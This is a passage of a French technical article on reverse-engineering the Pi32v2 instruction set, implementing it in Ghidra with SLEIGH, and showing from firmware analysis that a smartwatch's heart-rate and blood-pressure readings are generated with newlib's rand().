distinctes, l'une encodant les bits de poids faibles et l'autre les bits de poids forts, avec potentiellement un bit de signe si la valeur peut être un entier signé. Nous avons par ailleurs identifié 5 variantes de cet encodage permettant de représenter des offsets de 12, 16, 23 et 32 bits, en plus de ceux de 9 bits mentionnés dans la section précédente. Ces encodages ne sont pas détaillés dans cet article par manque de place, ils respectent cependant la même logique de découpage et d'intégration dans les mots de 16 bits composants les différentes instructions les employant.

3 Implémentation dans Ghidra

Une fois le format des instructions et ses variantes ainsi que les différents encodages des opérandes identifiés, nous avons tous les éléments pour ajouter le support du processeur *Pi32v2* dans *Ghidra*, ou plutôt améliorer considérablement celui déjà entamé par Andrey Grigoryev et publié sous licence Apache. Il nous faut donc principalement ajouter le support des instructions absentes faisant partie des groupes 6 et 7. Pour ce faire, nous devons modifier les définitions du processeur et de ses instructions pour modéliser leurs différents formats et décrire comment celles-ci doivent être décodées. De la même façon, nous devons aussi décrire l'encodage des opérandes afin de pouvoir les décoder et faire en sorte que *Ghidra* les interprète correctement.

Ajouter le support d'un processeur dans *Ghidra* consiste donc à définir un fichier au format `slaspec` contenant un ensemble de directives propres au langage *SLEIGH* utilisé par *Ghidra*, des fichiers annexes permettant au désassembleur de transformer la définition du processeur en une version binaire compacte qu'il sera en mesure d'utiliser, ainsi que des fichiers de méta-données. Ces méta-données permettent à l'interface de proposer le processeur en question en fonction de certains champs liés à l'exécutable analysé, si c'est un fichier au format *ELF* par exemple. Le fichier `slaspec` peut être découpé en sous-fichiers qui seront inclus par ce dernier, permettant ainsi de catégoriser les différents types d'instructions et de faciliter la maintenance.

La définition de chaque instruction est scindée en trois parties principales :

- la représentation intelligible de l'instruction sous forme de *mnémonique* et d'*opérande(s)* ;
- les conditions à remplir pour considérer cette instruction durant la phase de décodage ;

— le pseudo-code représentant l'action de l'instruction sur la mémoire et l'état du processeur.

Ce système de définition permet ainsi à *Ghidra* d'associer à chaque instruction sa représentation intermédiaire (ou « IR »), et de s'en servir dans les phases de décompilation ou d'émulation, ce qui offre des perspectives très intéressantes en termes de recherche de vulnérabilités.

3.1 La description de l'architecture du processeur

L'architecture du processeur *Pi32v2* est caractérisée par son orientation *little-endian*, son alignement mémoire ainsi que ses registres généraux et spécifiques. Le code du Listing 5 montre la définition de ce dernier dans le fichier `pi32v2.slaspec`, où l'on peut notamment remarquer que les registres sont définis comme des éléments d'une zone mémoire (là où matériellement parlant il s'agit généralement de *buffers* n'ayant pas d'adresse en mémoire) et que certains registres comme `mult_addr` ou `cres` ne correspondent pas à de vrais registres faisant partie de la définition du processeur. Ceux-ci ont été volontairement ajoutés pour faciliter la traduction de certaines instructions en leur représentation intermédiaire, afin d'obtenir une action identique à celles des instructions d'origine.

3.2 La définition d'une instruction et son décodage

La définition d'une instruction et son décodage suit le format des *constructors* défini dans les spécifications du langage *SLEIGH* [8] :

```
1 TABLE:DISPLAY is PATTERN
2 [ DISASSEMBLY ]
3 {
4     SEMANTIC
5 }
```

— `TABLE` définit un en-tête de table ;
— `DISPLAY` décrit l'affichage de l'instruction ;
— `PATTERN` spécifie un motif binaire utilisé pour le décodage de l'instruction ;
— `DISASSEMBLY` indique une ou plusieurs *actions de désassemblage* ;
— et enfin `SEMANTIC` fournit les *actions sémantiques* de l'instruction, en clair le pseudo-code correspondant à son action.

Les *actions sémantiques* sont exprimées sous forme de séries d'instructions atomiques décrivant le *fonctionnement* de l'instruction et son

Listing 5: Code *SLEIGH* définissant le processeur *Pi32v2*

```
define endian    = little;
define alignment = 2;
define space ram      type=ram_space      size=4 default;
define space register type=register_space size=4;

# General purpose registers
define register offset=0x0 size=4
        [ r0 r1 r2 r3 r4 r5 r6 r7 r8 r9 r10 r11 r12 r13 r14 r15 ];

# Paired registers (64-bit)
define register offset=0x0 size=8
        [ r0_r1 r2_r3 r4_r5 r6_r7 r8_r9 r10_r11 r12_r13 r14_r15 ];

# Special function registers
define register offset=0x100 size=4
        [ reti rete retx rets sr4 psr cnum sr7
          sr8  sr9  sr10 icfg usp ssp sp pc
    ];

define register offset=0x0160 size=4
    [   mult_addr # Register used in IR for addresses
        cres      # Register used in conditional blocks
        rep_count # Repeat block counter (IR)
        rep_start # Repeat start address (IR)
    ];
```

impact sur les registres et la mémoire, constituant la représentation intermédiaire de l'instruction. Les instructions atomiques sont en nombre relativement limité (63) et couvrent la majorité des usages. Il faut toutefois ruser un peu en fonction des architectures pour obtenir un comportement du pseudo-code identique à l'action (ou aux actions) propre(s) à une instruction.

La section spécifiant les *actions de désassemblage* est quelque peu particulière et sert principalement à :

— effectuer des calculs sur des valeurs issues du décodage afin d'intégrer le résultat dans l'affichage de l'instruction et de l'utiliser dans les *actions sémantiques* ;

— altérer un ou plusieurs *registres de contexte* utilisés lors du décodage des instructions.

Prenons en exemple l'instruction `r7 = 131` évoquée en 2.2, codée par le mot de 16 bits `0x2367`. Nous savons d'après le format des instructions que l'instruction est constituée d'un champ définissant le groupe auquel

elle appartient (constitué des 3 bits de poids fort), ainsi que d'autres champs identifiés s'il s'agit d'une instruction du groupe 1. Ainsi, nous commençons par définir les champs utiles au décodage comme suit :

```
1  define token instr(16)
2      group = (13, 15)   # champ définissant le groupe de
   ↪  l'instruction
3      immL = (8, 12)     # champ contenant les 5 bits de poids faible
4                         #  de la valeur immédiate
5      op = (4, 7)        # champ définissant l'opération
6      immH = (3, 3)      # champ définissant le bit de poids fort de
7                         #  la valeur immédiate
8      reg = (0, 2)       # champ définissant un index de registre sur
9                         #  3 bits
10     ereg = (0, 3)      # champ définissant un index de registre sur
11                        #  4 bits
12 ;
13
14 attach variables [ reg ]
15     [ r0 r1 r2 r3 r4 r5 r6 r7 ];
16
17 attach variables [ ereg ]
18     [ r0 r1 r2 r3 r4 r5 r6 r7 r8
19       r9 r10 r11 r12 r13 r14 r15 ];
```

Les valeurs en parenthèses indiquent le numéro du bit de début et celui du bit de fin. Ainsi, `(13,15)` représente un champ de 3 bits allant du bit 13 au bit 15, tandis que `3,3` représente un champ constitué du seul bit 3. Nous définissons donc des tokens destinés à être utilisés dans la section `PATTERN` de la définition de notre instruction. La directive `attach` permet d'associer une valeur décodée à un registre selon la liste passée en paramètre. Dans notre cas la valeur contenue dans `reg` spécifie le numéro du registre de destination, nous associons donc les registres à leurs index respectifs.

La définition minimale donnée dans le Listing 6 permet la lecture d'un token de 16 bits et le décodage des valeurs de `group`, `op`, `ir` et `reg`. Le désassembleur cherche ensuite une définition d'instruction dont le motif binaire correspond dans la liste des *constructors*, afin de générer la version intelligible de l'instruction et d'y associer le pseudo-code correspondant. Dans ce contexte, la variable `reg` est associée au registre qui lui est attaché, et cette instruction pourra donc affecter une valeur aux registres r0 à r7. La définition complète de cette instruction est donnée dans le Listing 6. Le calcul de la valeur immédiate est effectué par le code situé dans les

actions de désassemblage, définissant une nouvelle variable `imm` utilisée dans l'affichage et le pseudo-code.

Listing 6: Définition minimale permettant de décoder l'instruction `r7 = 131`

```
    # Définition d'un token de 16 bits (groupe 1)
define token instr(16)
    group = (13, 15)
    immL = (8, 12)
    op = (4, 7)
    immH = (3, 3)
    reg = (0, 2)
    ereg = (0, 3);

attach variables [ reg ]
    [ r0 r1 r2 r3 r4 r5 r6 r7 ];

attach variables [ ereg ]
    [ r0 r1 r2 r3 r4 r5 r6 r7 r8
      r9 r10 r11 r12 r13 r14 r15 ];

# Instruction de groupe 1, 'rX = 128 + imm5'
:mov reg, #imm is group=1 & op=6 & ir=0 & reg & imm5
[ imm = imm5 + 128; ] { reg = imm; }
```

Ghidra est maintenant en mesure de décoder une telle instruction en générant la bonne mnémonique associée aux bonnes opérandes mais aussi d'avoir une description précise de son fonctionnement qui correspond exactement à l'action de l'instruction. Cette description du fonctionnement de l'instruction est utilisée pour reconstruire le code C correspondant à une fonction, mais peut aussi servir à émuler l'instruction.

3.3 La chaîne de décodage et le rôle des tables

Le décodage d'une instruction débute par l'analyse du symbole racine `instruction`, qui permet d'identifier le *constructor* qui correspond, sur la base de son motif binaire (son `PATTERN`) et de la table courante. La table employée par défaut est la table *racine*, associée au symbole *instruction*, et de fait seules les *constructors* associés à cette table racine seront évalués. Si l'un de ceux-ci fait référence à une autre table dans son motif binaire, alors tous les *constructors* de cette dernière seront évalués selon le contexte de décodage actuel. Le code du Listing 7 définit un *constructor* associé à la table racine et un second associé à une table spécifique, permettant de définir une seule fois la manière dont un type d'opérande doit être décodé.

La table `jaddr9` est ainsi définie, contenant un seul *constructor* dont le motif binaire repose sur les champs `imm0812` et `imm0406s` appartenant au premier token de 16 bits d'une instruction. Le calcul de la variable *res* est défini dans les actions de désassemblage, basé sur les valeurs extraites de l'instruction en cours de décodage et la variable spéciale `inst_next`, afin de calculer l'adresse de destination à partir d'un décalage correspondant à la valeur immédiate signée contenue dans les 16 bits de l'instruction. Cette variable *res* est *exportée* via le pseudo-code défini dans ce *constructor*, permettant ainsi à un *constructor* faisant référence à `jaddr9` de pouvoir l'utiliser, cette dernière étant associée au « résultat » de l'expression évaluée.

Il s'agit ici d'une utilisation bien spécifique d'un *constructor* visant non pas à produire un code assembleur lisible par un humain mais bien à définir la façon dont une ou plusieurs portions d'un token doivent être assemblées pour décoder correctement un type d'opérande. Le *constructor* `jaddr9` est employé au sein du motif binaire d'un second *constructor* associé à la table racine. Ainsi, lorsqu'un token correspondra au motif de l'instruction `call`, la valeur de l'adresse de destination sera automatiquement déduite de ce dernier et utilisée dans le code assembleur généré. L'avantage de définir le traitement d'un type d'opérande avec un *constructor* qui lui est propre réside dans la factorisation : tout *constructor* y faisant référence verra le même traitement appliqué, ce qui facilite la maintenance de la définition des opérandes et des motifs binaires des différentes instructions.

Listing 7: Exemple d'utilisation d'en-tête de table *SLEIGH*

```
1  # 9-bit jump immediate (pc-relative)
2  jaddr9: res is imm0812 & imm0406s
3    [ res = ((imm0406s << 6) | (imm0812 << 1)) + inst_next; ]
4    { export *:4 res; }
5
6  #
7  # call reladdr9
8  #
9  :call jaddr9 is group=4 & ins0707=0 & ins0003=0x1 & jaddr9
10 {
11     # Set return address register
12     rets = inst_next;
13     call jaddr9;
14 }
```

Ce système de tables est très puissant et permet d'une part de structurer la définition des différentes instructions, notamment en les regroupant

à l'aide d'en-têtes spécifiques, et d'autre part d'automatiser le décodage d'opérandes et le calcul des valeurs associées (adresses, valeurs immédiates, etc...). Il est même possible d'utiliser le symbole `instruction` pour forcer l'analyseur à procéder à une nouvelle évaluation d'une instruction en considérant un contexte modifié par un *constructor* précédemment évalué, permettant un décodage récursif d'une instruction. Ce mécanisme de récursivité permet de mettre en œuvre des algorithmes de décodage avancés, notamment basés sur des boucles de traitement, dans la limite du nombre de récursivités autorisées.

3.4 Le registre de contexte

La définition d'une instruction relativement simple comme celle réalisée dans la section précédente ne pose pas trop de problème, malgré la syntaxe quelque peu austère du langage *SLEIGH*. Ce n'est pas le cas de toutes les instructions, comme par exemple celles reposant sur une exécution conditionnelle ou encore celles employant des *bitmaps* pour spécifier un ensemble de registres employés en opérande. Ces deux exemples sont des cas concrets rencontrés durant la rétro-ingénierie des instructions de ce processeur ayant clairement donné du fil à retordre. Cependant, le langage *SLEIGH* offre plusieurs mécanismes permettant de prendre en compte ce genre d'instructions exotiques.

Le premier outil mis à disposition est appelé *registre de contexte*. Ce registre spécifique est constitué de champs identifiés par une portion de bits du registre en question, mais ne fait pas partie des registres de l'architecture. Il est seulement accessible *durant la phase de décodage des instructions* et réinitialisé entre chaque opération de décodage. Il peut être manipulé au travers des *actions de désassemblage*, et permet de conditionner le décodage d'un token ou de futures instructions en autorisant l'utilisation de ses champs dans le motif binaire des *constructors*.

Illustrons avec un exemple concret propre au processeur *Pi32v2*, l'exécution parallélisée d'instructions. Nous ne détaillerons pas ici le fonctionnement complet de ces instructions, mais plutôt la manière dont on peut les gérer via le langage *SLEIGH*. Considérons les deux instructions parallélisées suivantes :

```
1e0036c:    01 d6              r1 = r0  #
1e0036e:    42 60                   r2 = [r4+0]
```

La première instruction est du groupe 6 et correspond à une instruction du groupe 0 parallélisée avec l'instruction suivante. Nous définissons donc

un registre de contexte qui contiendra un champ permettant de mémoriser le groupe réel de l'instruction en cours ainsi que deux champs booléens définis chacun sur un seul bit :

```
define context contextreg
    instgroup = (0, 2)
    phase = (3,3)
    parallel = (4,4)
;
```

Pour exécuter ces deux instructions en parallèle, il faut que leurs pseudo-codes soient combinés et donc qu'une des instructions soit exécutée avant l'autre, d'un point de vue *sémantique*. Cela passe par la définition d'un *constructor* récursif utilisant l'opérateur `^`, basé sur le champ `phase` du registre de contexte, qui ne sera analysé que si le groupe auquel l'instruction appartient est inférieur à 6 :

```
:^instruction is phase=0 & group<6 & instruction
[ phase = 1; instgroup=group; ]
{
    build instruction;
}
```

Les *actions de désassemblage* sont critiques dans ce dernier : si `phase` reste à 0, le décodage continue via le même *constructor*, et ce jusqu'à saturation du niveau de récursivité. C'est pourquoi nous passons sa valeur à 1 via le code `phase = 1;` situé dans la section réservée aux *actions de désassemblage*, ce qui va éviter la récursivité. Le champ `instgroup` est ensuite défini, et peut être utilisé dans d'autres *constructors* qui seront ensuite analysés, jusqu'à ce que l'instruction soit correctement traitée. La syntaxe `înstruction` utilisée dans la partie `DISPLAY` du *constructor* impose un nouveau décodage de l'instruction après l'application des actions de désassemblage.

Dans le cas présent, le champ de contexte `instgroup` se voit attribuer la valeur du groupe auquel l'instruction appartient et le décodage est de nouveau effectué en considérant la nouvelle valeur de ce champ. Ainsi, tous les *constructors* qui font référence à ce champ `instgroup` seront évalués, les motifs binaires de ces derniers requérant que `phase` ait la valeur 1 et utilisant `instgroup` au lieu de `group`. De cette manière, le décodage se déroule en plusieurs phases, chaque phase correspondant à un ensemble de *constructors* spécifiques.

Cette construction permet d'implémenter des *wrappers* qui vont effectuer un pré-traitement de certaines instructions, puis laisser des *construc-*

tors secondaires se charger du décodage et de la génération des mnémoniques et de leurs opérandes.

3.5 Parallélisation d'instructions

Nous pouvons nous occuper maintenant du cas particulier du groupe 6. Vu que ce *constructor* va lui aussi être récursif, nous devons prévoir un mécanisme similaire au précédent pour ne pas boucler sans fin :

```
:^instruction is phase=0 & parallel=0 & group=6 & instruction
[
    parallel = 1;
    instgroup = 0; globalset(inst_next, instgroup);
]
{
    delay_slot(1);
    build instruction;
}
```

Si une instruction du groupe 6 est rencontrée, ce *constructor* va activer le bit `parallel` du registre de contexte, paramétrer `instgroup` à 0, puis évaluer à nouveau l'instruction. Les conditions de notre premier *constructor* sont alors satisfaites, et l'instruction est décodée comme si c'était une instruction du groupe 0, ce qui produit le bon affichage pour celle-ci. Cependant, les *actions sémantiques* associées à cette première instruction font appel à `delay_slot()`, une opération qui demande le décodage de l'instruction suivante et l'insertion de son pseudo-code en lieu et place de celle-ci. L'instruction suivante est donc décodée (le registre de contexte étant réinitialisé mais avec le champ `instgroup` conservé), ce qui permet de désassembler la seconde instruction en court-circuitant la détection d'exécution parallélisée. Son pseudo-code est inséré avant celui de la première instruction, et l'évaluation de la première instruction se termine. Au final, deux instructions ont été décodées et désassemblées, mais la représentation intermédiaire de la seconde a été intégrée à celle de la première. Le registre de contexte a quant à lui fait office de registre d'état lors du décodage des deux instructions, permettant de forcer le traitement d'une instruction en plusieurs étapes successives.

3.6 Implémenter des boucles à l'aide de la récursivité

Le mécanisme de récursion offert par l'emploi de l'opérateur ^ couplé à un registre de contexte permet d'implémenter de véritables automates déterministes à états finis, très utiles dans certains cas particuliers. Ces

automates sont toutefois limités par le nombre maximum de récursions autorisées par le moteur de décodage, mais cela ne pose pas de problème dans la grande majorité des cas.

Nous avons dû développer un tel automate afin de gérer proprement un type d'opérande utilisé par certaines instructions relatives à la gestion de la pile, reposant sur une *bitmap* indiquant les registres devant être empilés ou dépilés, selon l'instruction considérée. Autrement dit, nous devons générer à partir d'une valeur représentant une telle *bitmap* une liste constituée des noms des registres sélectionnés séparés par des virgules, qui sera intégrée dans la représentation textuelle du *constructor* d'une instruction. Par exemple, nous devons être capable de générer l'instruction *push {r0, r1, r4}* à partir de sa version encodée.

On commence ainsi par définir le *constructor* de notre instruction, dont le motif binaire définit les champs du premier token correspondant à cette dernière :

```
1 :push {pshmap} is group=7 & ins0011=0x8D8 ; pshmap
2 {
3     mult_addr = sp;
4     build pshmap
5     sp = mult_addr;
6 }
```

Le caractère ; présent dans la définition du motif binaire indique au moteur de désassemblage qu'il doit consommer un token supplémentaire, dont le décodage sera intégré dans l'opérande de l'instruction `push`. Les accolades présentes dans la section `DISPLAY` du *constructor* sont traitées comme de simples caractères et seront intégrées telles quelles dans le code assembleur généré.

Le pseudo-code quant à lui utilise un champ du registre de contexte pour mémoriser la valeur du registre de pile, et force l'évaluation du pseudo-code du *constructor pshmap* avant de restaurer la valeur du registre de pile. L'idée derrière cette série d'opérations consiste à amener Ghidra à considérer d'une part que la valeur du registre de pile a été modifiée, et d'autre part de laisser toute liberté au *constructor pshmap* de modifier le champ `mult_addr`, dont la valeur *après évaluation de ce dernier* sera transférée dans le registre de pile `sp`.

C'est donc la structure `pshmap` qui est en charge de récupérer chaque bit constituant la valeur passée en paramètre à l'instruction, l'évaluer, inclure le registre correspondant dans la liste, générer le pseudo-code et faire de même avec les bits restants. En somme, il s'agit d'implémenter

un mécanisme de boucle traitant l'ensemble des bits et construisant la représentation textuelle et sémantique propre à l'instruction à décoder.

Comme pour tout algorithme reposant sur une boucle, nous avons besoin d'une variable `counter` utilisée comme compteur. Cette variable sera aussi utilisée pour générer un masque binaire afin de tester la valeur d'un bit précis. Deux variables supplémentaires seront nécessaires : une pour stocker le résultat de l'évaluation du bit courant (`bitset`) et une seconde pour éviter l'ajout d'une virgule au début de la liste des registres (`sep`). Ces variables sont définies au sein du registre de contexte :

```
1  define context contextreg
2
3      ...
4
5      # Used to generate registers list from bitmap
6      counter = (7,10)
7      sep = (11,11)
8      bitset = (12,12)
9
10     ...
```

Notre boucle doit effectuer les opérations suivantes :

1. évaluer si le bit à la position `counter` est à 1 ;
2. s'il est à 0 on ne fait rien, sinon on ajoute le nom du registre à la liste (le pseudo-code est aussi généré à cette étape) ;
3. on incrémente le compteur si ce dernier n'a pas atteint 15.

Il nous faut donc définir ces différentes opérations atomiques à l'aide de *constructors*. Le Listing 8 détaille l'implémentation des opérations `mregread`, `msep`, `next`, `pshmapreg` et `pshmreg` au travers de leurs tables dédiées. En fonction de la valeur de `counter`, ces dernières vont permettre de déterminer si le bit à la position défini par ce compteur est à 1 et de générer le pseudo-code associé. Par ailleurs, dès qu'un registre a son bit défini, la variable `sep` passe à 1 afin qu'une virgule soit automatiquement ajoutée avant chaque nom de registre.

Il ne reste plus qu'à définir une instruction récursive qui va réaliser les différentes opérations dans l'ordre, en exploitant une propriété essentielle du moteur de désassemblage : l'ordre d'évaluation des conditions du motif binaire des *constructors*. En effet, l'évaluation du motif binaire d'un *constructor* se fait de gauche à droite, et les actions de désassemblage correspondant à d'autres *constructors* sont aussi évaluées successivement. La Fig. 24 illustre cette évaluation successive et la manière dont la récursivité permet d'effectuer des boucles d'évaluation.




Fig. 24. Exemple de *constructor* récursif implémentant plusieurs opérations.

Cette particularité nous permet donc de définir notre *constructor* `pshmapregs` :

```
1 pshmapregs: pshmapregs^pshmreg^msep is counter<15 & mregread & msep
  ↪  & pshmreg & next & pshmapregs
2     { build pshmapregs; build pshmreg; }
3 pshmapregs: pshmreg is counter=15 & mregread & pshmreg {}
4 pshmap: pshmapregs is pshmapregs [bitset=0; counter=0; sep=0;] {}
```

C'est ici que toutes les briques sont assemblées. L'évaluation du seul *constructor* de la table `pshmap` met les variables `bitset`, `counter` et `sep` du registre de contexte à zéro, puis lance l'évaluation des *constructors* de la table `pshmapregs`, au nombre de deux. La variable `counter` valant zéro, l'évaluation des *constructors* des tables `mregread`, `msep`, `pshmreg` et `next` est effectuée dans cet ordre. De fait, le bit 0 de la bitmap est lu puis la variable `sep` mise à jour si besoin est, le pseudo-code correspondant à l'empilement du registre (si le bit correspondant est à 1) est pris en compte et le nom du registre est inséré dans la représentation littérale. Enfin, la variable `counter` est incrémentée et la référence à `pshmapregs` dans le motif binaire provoque une nouvelle évaluation, cette fois avec la variable `counter` à 1. Il en va de même jusqu'à ce que la variable `counter` atteigne 15, amenant l'évaluation du second *constructor* de la table `pshmapregs` et l'arrêt de la récursion. Le moteur dépile ensuite les éléments littéraux produits par chaque évaluation récursive, construisant la liste des registres en fonction de la bitmap.

Ce genre de construction est assez complexe à concevoir et déboguer, mais elle montre qu'il est possible d'implémenter des algorithmes de décodage complexes malgré les limitations du langage *SLEIGH*.

Listing 8: Fonctions de base de traitement de bitmap

```
# Macro définissant la façon dont les registres sont placés
# en pile
macro pushreg(reg) {
    mult_addr = mult_addr - 4; *mult_addr = reg;
}

# La table `pshmapreg` définit tout un ensemble de constructeurs
# en fonction de la valeur de `counter` (index de registre).
pshmapreg: r0 is counter=0 & r0 {pushreg(r0);}
pshmapreg: r1 is counter=1 & r1 {pushreg(r1);}
pshmapreg: r2 is counter=2 & r2 {pushreg(r2);}
pshmapreg: r3 is counter=3 & r3 {pushreg(r3);}
pshmapreg: r4 is counter=4 & r4 {pushreg(r4);}
pshmapreg: r5 is counter=5 & r5 {pushreg(r5);}
pshmapreg: r6 is counter=6 & r6 {pushreg(r6);}
pshmapreg: r7 is counter=7 & r7 {pushreg(r7);}
pshmapreg: r8 is counter=8 & r8 {pushreg(r8);}
pshmapreg: r9 is counter=9 & r9 {pushreg(r9);}
pshmapreg: r10 is counter=10 & r10 {pushreg(r10);}
pshmapreg: r11 is counter=11 & r11 {pushreg(r11);}
pshmapreg: r12 is counter=12 & r12 {pushreg(r12);}
pshmapreg: r13 is counter=13 & r13 {pushreg(r13);}
pshmapreg: r14 is counter=14 & r14 {pushreg(r14);}
pshmapreg: r15 is counter=15 & r15 {pushreg(r15);}

# Incrémente `counter` (epsilon matche n'importe quel pattern)
next: is epsilon [counter=counter+1;]{}

# Met `bitset` à 1 si le counter-ième bit est à 1, sinon à 0
# (évaluation du bit selon la position courante)
mregread: is imm1631 [bitset=(imm1631 & (1 << counter))>>counter;]{}

# Génère le caractère de séparation en fonction de
# `bitset` et `sep`
msep: "," is  sep=1 & bitset=1 {}
msep: "" is sep=0 | bitset=0 {}

# Si `bitset` est à 1, traite le registre associé
pshmreg: pshmapreg is pshmapreg & bitset=1 [sep=1;]{}
```

3.7 Désassemblage et décompilation avec *Ghidra*

Une fois le jeu d'instructions du processeur défini à l'aide d'un fichier `slaspec`, *Ghidra* est en mesure de le traiter lors de son démarrage et de produire une transcription dans un format binaire et plus compact de ce dernier, stocké dans un fichier `sla`. C'est cette version qui est utilisée par le moteur de *Ghidra* pour le désassemblage des instructions d'un exécutable.

Une fois le processeur sélectionné et le processus d'analyse de l'exécutable terminé, nous pouvons observer la bonne traduction du code exécutable dans un langage assembleur, mais aussi que le décompilateur

arrive à *comprendre* ce que font ces instructions et à générer un code C équivalent pour l'ensemble des fonctions identifiées (cf. Fig. 25).

```
    push        {rets,r8,r7,r6,r5,r4}
    add         r4,r0,#0x1c
    movz        r6,#0x19c

    mov         r7,#0x11320


    mov         r8,#0x10f1a8


LAB_01e1719a                XREF[1]: 01e171
    lw          r0,[r7+r6=>DAT_000452f0<<2]

    mov         r1,r4
    call        FUN_01e30a7a

    mov         r5,r0
    jnz         r5,LAB_01e171d8
    mov         r0,icfg

    and         r0,r0,#0x300

    mov         r5,#0x0
    jne         r0,#0x300,LAB_01e171e6


    ldw         r0,r8=>DAT_0010f1a8,#0x0

    je          r0,0x6,LAB_01e171e6

    mov         r0,icfg

    jmnz        r0,#0xff,LAB_01e171e6
```

```
 2 undefined4 * FUN_01e17186(int param_1)
 3
 4 {
 5   undefined4 *puVar1;
 6   int iVar2;
 7   undefined4 *puVar3;
 8   uint in_icfg;
 9
10   while( true ) {
11     puVar1 = (undefined4 *)FUN_01e30a7a(DAT_000452f0,param_1 + 0x1c);
12     if (puVar1 != (undefined4 *)0x0) {
13       iVar2 = 7;
14       puVar3 = puVar1;
15       do {
16         *puVar3 = 0;
17         puVar3 = puVar3 + 1;
18         iVar2 = iVar2 + -1;
19       } while (iVar2 != 0);
20       puVar1[4] = puVar1 + 4;
21       puVar1[5] = puVar1 + 4;
22       return puVar1;
23     }
24     if ((in_icfg & 0x300) != 0x300) {
25       return (undefined4 *)0x0;
26     }
27     if (DAT_0010f1a8 == 6) {
28       return (undefined4 *)0x0;
29     }
30     if ((in_icfg & 0xff) != 0) break;
31     iVar2 = os_sem_pend(&DAT_00012824,0);
32     if (iVar2 != 0) {
33       return (undefined4 *)0x0;
34     }
35   }
36   return (undefined4 *)0x0;
```

Decompile: FUN_01e17186 × | Bytes: app.bin × | Defined Strings ×

Fig. 25. Instructions *Pi32v2* désassemblées dans Ghidra et code C de la fonction correspondante

4 Analyse du micrologiciel et identification du code recherché

Après cette douloureuse étape de rétro-ingénierie du jeu d'instructions du processeur *Pi32v2* et la définition de celui-ci à l'aide du langage *SLEIGH*, il est désormais temps d'analyser le micrologiciel en question. Certaines instructions semblent ne pas être correctement désassemblées, signe qu'il reste encore une partie du jeu d'instructions à déterminer. Cela ne gêne cependant pas trop l'analyse, la grande majorité des fonctions ne faisant pas appel à ces instructions. Nous cherchions en particulier à déterminer de quelle manière la montre connectée étudiée arrivait à mesurer des constantes de santé telles que la fréquence cardiaque ou le taux d'oxygénation du sang, car nous supposions que ces dernières avaient de grandes chances d'être basées sur de l'aléatoire à cause de l'absence de capteurs dans l'électronique de la montre.

Nous avons ainsi pu retrouver la présence de fonctions permettant de formater des chaînes de caractères, dont celle formatant les valeurs relatives

à la pression sanguine : 3 chiffres pour la pression systolique, 2 pour la pression diastolique (Listing 11). À partir de là, nous sommes remontés à l'aide des références croisées jusqu'au code générant la valeur utilisée pour l'affichage, pour nous rendre compte que toutes ces valeurs reposaient en réalité sur une graine aléatoire et un savant calcul permettant de s'assurer qu'elles se situent dans une plage acceptable. Le Listing 12 montre le cas particulier du calcul de la fréquence cardiaque, qui est mathématiquement située entre `0x41` et `0x41 + 0xf`, soit 65 et 80 en décimal, ce que l'on observe aisément au regard des valeurs minimales et maximales affichées par la montre (Fig. 26).




Fig. 26. Valeurs minimales et maximales de fréquence cardiaque affichées par la montre connectée

La fonction de génération de valeur aléatoire présentée dans le Listing 9 correspond à l'implémentation de la fonction `rand()` de la bibliothèque *newlib* [7], qui est définie dans le Listing 10. L'utilisation de la constante décimale `6364136223846793005`, soit `0x5851f42d4c957f2d` sous sa forme hexadécimale, est relativement flagrante dans l'implémentation identifiée dans le micrologiciel. Ce n'est par ailleurs pas très surprenant, la bibliothèque *newlib* est très souvent employée dans les chaînes de compilation des systèmes embarqués.

Ces observations confirmèrent le caractère aléatoire de cette valeur, ainsi que le qualificatif « arnaque » que l'on pouvait dès lors associer à cette montre connectée. La phase d'analyse du code exécutable a été relativement courte comparée au temps requis pour identifier l'ensemble du jeu d'instructions de ce processeur, pour un résultat certes fortement supposé mais désormais prouvé.

Listing 9: Code décompilé de la fonction de génération de nombres aléatoires trouvée dans le micrologiciel

```
uint32_t rand(void)
{
  int rand_state;
  longlong lVar1;
  uint uVar2;

  rand_state = (int)*(undefined8 *)(_random_state + 0xa04);
  lVar1 = (longlong)rand_state * 0x4c957f2d;
  uVar2 = rand_state * 0x5851f42d + (int)((ulonglong)lVar1 >> 0x20) +
          (int)((ulonglong)*(undefined8 *)(_random_state + 0xa04) >> 0x20)
↪ * 0x4c957f2d;
  *(ulonglong *)(_random_state + 0xa4) = CONCAT44(uVar2,(int)lVar1 + 1);
  return uVar2 & 0x7fffffff;
}
```

Listing 10: Définition de la fonction `rand()` dans *newlib*

```
int
rand (void)
{
  struct _reent *reent = _REENT;

  /* This multiplier was obtained from Knuth, D.E., "The Art of
     Computer Programming," Vol 2, Seminumerical Algorithms, Third
     Edition, Addison-Wesley, 1998, p. 106 (line 26) & p. 108 */
  _REENT_CHECK_RAND48(reent);
  _REENT_RAND_NEXT(reent) =
     _REENT_RAND_NEXT(reent) * __extension__ 6364136223846793005LL + 1;
  return (int)((_REENT_RAND_NEXT(reent) >> 32) & RAND_MAX);
}
```

Listing 11: Formatage des valeurs de pression artérielle

```
if ((DAT_00015a0d == '\x01') || (DAT_00015a0e == '\x01')) {
  /* Formatage des valeurs avec "%03d/%02d" */
  _sprintf(
    &s_bp_systolic,
    s_%03d/%02d_01eb8740,
    (uint)blood_pressure_systolic,
    (uint)blood_pressure_diastolic
  );

  /* Dessin des valeurs à l'écran. */
  puVar1[2] = 0xffff;
  puVar1[1] = (uint32_t)&s_bp_systolic;
  *puVar1 = 0x23;
  draw_text(param_1,0x193,0x30,0x31,*puVar1,puVar1[1],puVar1[2]);

  /* ... */
```

Listing 12: Génération aléatoire de la fréquence cardiaque et bornage de la valeur entre 65 et 80

